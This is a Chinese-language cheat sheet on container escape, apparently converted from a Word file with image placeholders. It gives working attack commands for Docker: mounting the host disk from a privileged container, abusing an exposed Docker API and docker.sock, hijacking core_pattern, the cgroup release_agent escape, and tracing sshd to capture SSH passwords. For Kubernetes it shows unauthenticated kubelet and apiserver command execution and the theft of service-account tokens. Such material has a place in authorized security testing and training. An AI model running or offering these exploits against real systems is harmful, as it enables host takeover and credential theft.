容器逃逸

目录

[Docker 1](#_Toc207438195)

[特权容器 1](#_Toc207438196)

[远程访问 2](#_Toc207438197)

[套接字 4](#_Toc207438198)

[挂载文件 5](#_Toc207438199)

[部分特权 7](#_Toc207438200)

[k8s 10](#_Toc207438201)

[api未授权 10](#_Toc207438202)

[服务账户 13](#_Toc207438203)

[配置文件 15](#_Toc207438204)

[其他 16](#_Toc207438205)

[工具 16](#_Toc207438206)

## Docker

### 特权容器

#### 前提

sudo docker run --privileged -it alpine sh


fdisk -l

文本

AI 生成的内容可能不正确。

#### 利用

mkdir /tmp/disk && mount /dev/sda1 /tmp/disk




### 远程访问

#### 前提

sudo cat /usr/lib/systemd/system/docker.service | grep -i exec




sudo cat /etc/docker/daemon.json | grep host




#### 利用


docker -H x.x.x.x:2375 ps



启用了tls，但是无证书验证，--tlsverify=false --tlscacert= --tlscert= --tlskey=



docker客户端无法直接访问



可通过端口转发实现http2https


socat TCP-LISTEN:12375,reuseaddr,fork OPENSSL:x.x.x.x:2376,verify=0

docker -H 127.0.0.1:12375 ps

文本

AI 生成的内容可能不正确。

curl http://x.x.x.x.:2375/info



文档https://docs.docker.com/reference/api/engine/version/v1.51/

#列出运行容器

curl -k https://x.x.x.x:2376/containers/json | jq

#创建容器并运行

curl -k -X POST -H "Content-Type: application/json" https://x.x.x.x2376/containers/create?name=test -d '{"Image":"alpine", "Cmd":[" tail", "-f", "1234", "/dev/null"], "HostConfig": {"Binds": [ "/:/mnt" ], "Privileged": true}}'

curl -k -X POST https://x.x.x.x:2376/containers/{id}/start

#创建命令

curl -k -X POST -H "Content-Type: application/json" https://x.x.x.x:2376/containers/{id}/exec -d '{ "AttachStdin": false, "AttachStdout": true, "AttachStderr": true, "Cmd": ["sh", "-c", "pwd"]}']

#执行命令

curl -k -X POST https://x.x.x.x:2376/exec/{id}/start --output -

#停止容器

curl -k -X POST https://x.x.x.x:2376/containers/{id}/stop

#删除容器

curl -k -X DELETE https://x.x.x.x:2376/containers/{id}

# 列出秘密

curl -s -k https://x.x.x.x:2376/secrets | jq

#列出服务 (If you have secrets, it’s also worth checking out services in case they are adding secrets via environment variables)

curl -s -k https://x.x.x.x:2376/services | jq

### 套接字

#### 前提

假设docker.sock位于/run/docker.sock

sudo docker run -it -v /run/:/run/ alpine sh

find / -name \*.sock

文本

AI 生成的内容可能不正确。

#### 利用

docker -H /run/docker.sock info

文本

AI 生成的内容可能不正确。

curl --unix-socket /run/docker.sock http://localhost/version

文本

AI 生成的内容可能不正确。

### 挂载文件

#### /proc/sys/kernel/core\_pattern

##### 原理

1. 在 Linux 系统中，**Core Dump（核心转储）** 是一种调试机制，当程序因严重错误（如段错误、非法内存访问等）异常终止时，操作系统会将程序崩溃时的内存状态、寄存器信息、堆栈数据等保存到一个文件中
2. /proc/sys/kernel/core\_pattern 是 Linux 内核中控制 coredump 文件如何生成、命名和存储的核心配置文件
3. 从内核 2.6.19 开始，Linux 支持 /proc/sys/kernel/core\_pattern 文件的替代语法。如果该文件的第一个字符是管道符号 (|)，则该行的其余部分将被解释为要执行的用户空间程序（或脚本）的命令行。

##### 前提


sudo docker run --rm -it -v /proc/sys/kernel/:/host/sys/kernel alpine sh

find / -name core\_pattern

文本

AI 生成的内容可能不正确。

mount | grep -E '^proc'



##### 利用

crash.c

#include <stdio.h>

int main(void) {

int \*a = NULL;

\*a = 1;

return 0;

}

exp.sh

#!/bin/sh

docker version > /var/lib/docker/overlay2/837c052abff078390940426bcbf272fb95bb9daa2b26c742218356393af9ed55/diff/res


sed -n 's/.\*\perdir=\([^,]\*\).\*/\1/p' /etc/mtab



echo '|/var/lib/docker/overlay2/837c052abff078390940426bcbf272fb95bb9daa2b26c742218356393af9ed55/diff/exp.sh' > /host/sys/kernel/core\_pattern

./crash

cat /res



#### /proc/sys/kernel/modprobe

可设置Linux内核加载的模块

#### /sys/kernel/uevent\_helper

可以在触发时执行任意脚本

#### /var

容器文件映射在宿主机上的位置通常是/var/lib/docker/overlay2，可访问其他容器文件，或寻找配置文件

### 部分特权

#### SYS\_ADMIN

##### 原理

利用 cgroup-v1 的 release\_agent 特性：当一个 cgroup 的最后一个任务退出时，如果该 cgroup 设置了 notify\_on\_release=1，内核（在 主机的初始命名空间中）会执行存储在可写文件 release\_agent 中的程序路径

##### 前提

mount | grep cgroup

默认使用cgroup v1的最后主流版本

Debian 10（2019 年 7 月发布）


Ubuntu 20.04（2020 年 4 月发布）

RHEL 8 和 CentOS 8（2019 年发布）

cgroup v2



cgroup v1



cat /proc/self/attr/current

Ubuntu/Debian默认启用AppArmor

RHEL/CentOS 默认启用SELinux

未开启







开启




capsh --print | grep -i sys\_admin



cat /proc/self/status | grep Cap




capsh --decode=00000000a82425fb | grep -i sys\_admin



##### 利用

#挂载cgroup

mkdir /tmp/cgrp && mount -t cgroup -o memory cgroup /tmp/cgrp && mkdir /tmp/cgrp/x



#开启特性

echo 1 > /tmp/cgrp/x/notify\_on\_release

#设置最后执行的程序路径

host\_path=`sed -n 's/.\*\perdir=\([^,]\*\).\*/\1/p' /etc/mtab`

echo "$host\_path/cmd" > /tmp/cgrp/release\_agent



#创建需要执行的程序


echo '#!/bin/sh' > /cmd

echo "ps aux > $host\_path/output" >> /cmd

chmod +x /cmd

#创建一个立即结束的进程来触发机制

sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"




#### SYS\_PTRACE

可注入进程进行调试，利用方法如注入进程读取ssh密码

strace -f -F -p ps aux|grep "sshd -D"|grep -v grep|awk {'print $2'} -t -e trace=read,write -s 32 2> sshd.log grep -E 'read\(6, ".+\\0\\0\\0\\.+"' sshd.log

## k8s




### api未授权

#### kube-apiserver

##### 前提

/etc/kubernetes/manifests/kube-apiserver.yaml



##### 利用

curl https://x.x.x.x/8080/pods

文本

AI 生成的内容可能不正确。

kubectl -s ‘x.x.x.x:8080’ get pods

文本


AI 生成的内容可能不正确。

#### kubelet

##### 前提

/var/lib/kubelet/config.yaml文本

AI 生成的内容可能不正确。



##### 利用

curl -k https://x.x.x.x:10250/pods

图形用户界面, 文本

AI 生成的内容可能不正确。

curl -k https://kubernetes-node-ip:10250/run/// -d “cmd=id”

文本

AI 生成的内容可能不正确。

curl -k http://x.x.x.x:10255/pods


文本

AI 生成的内容可能不正确。

#### kubectl proxy

##### 前提

kubectl proxy --port=8084 --address=0.0.0.0 --accept-hosts=^.\*$



##### 利用

图形用户界面, 文本, 电子邮件

AI 生成的内容可能不正确。

kubectl -s xxx get pods


文本

AI 生成的内容可能不正确。

### 服务账户

#### 原理

创建pod时自动分配默认ServiceAccount，如果错误配置角色权限，可控制api服务器



#### 前提

mount | grep secret



常见目录

/run/secrets/kubernetes.io/serviceaccount

/var/run/secrets/kubernetes.io/serviceaccount


/secrets/kubernetes.io/serviceaccount

文本

AI 生成的内容可能不正确。

#### 利用

env | grep -i kube



curl -H "Authorization: Bearer $TOKEN" -k https://$APISERVER

文本

AI 生成的内容可能不正确。

文本

AI 生成的内容可能不正确。

curl -k https://$APISERVER

图形用户界面, 文本, 应用程序

AI 生成的内容可能不正确。

.\kubectl.exe --insecure-skip-tls-verify --token=$TOKEN --server=https://192.168.182.128:6443 auth whoami

文本

AI 生成的内容可能不正确。


### 配置文件

/etc/kubernetes/admin.conf


图形用户界面

AI 生成的内容可能不正确。

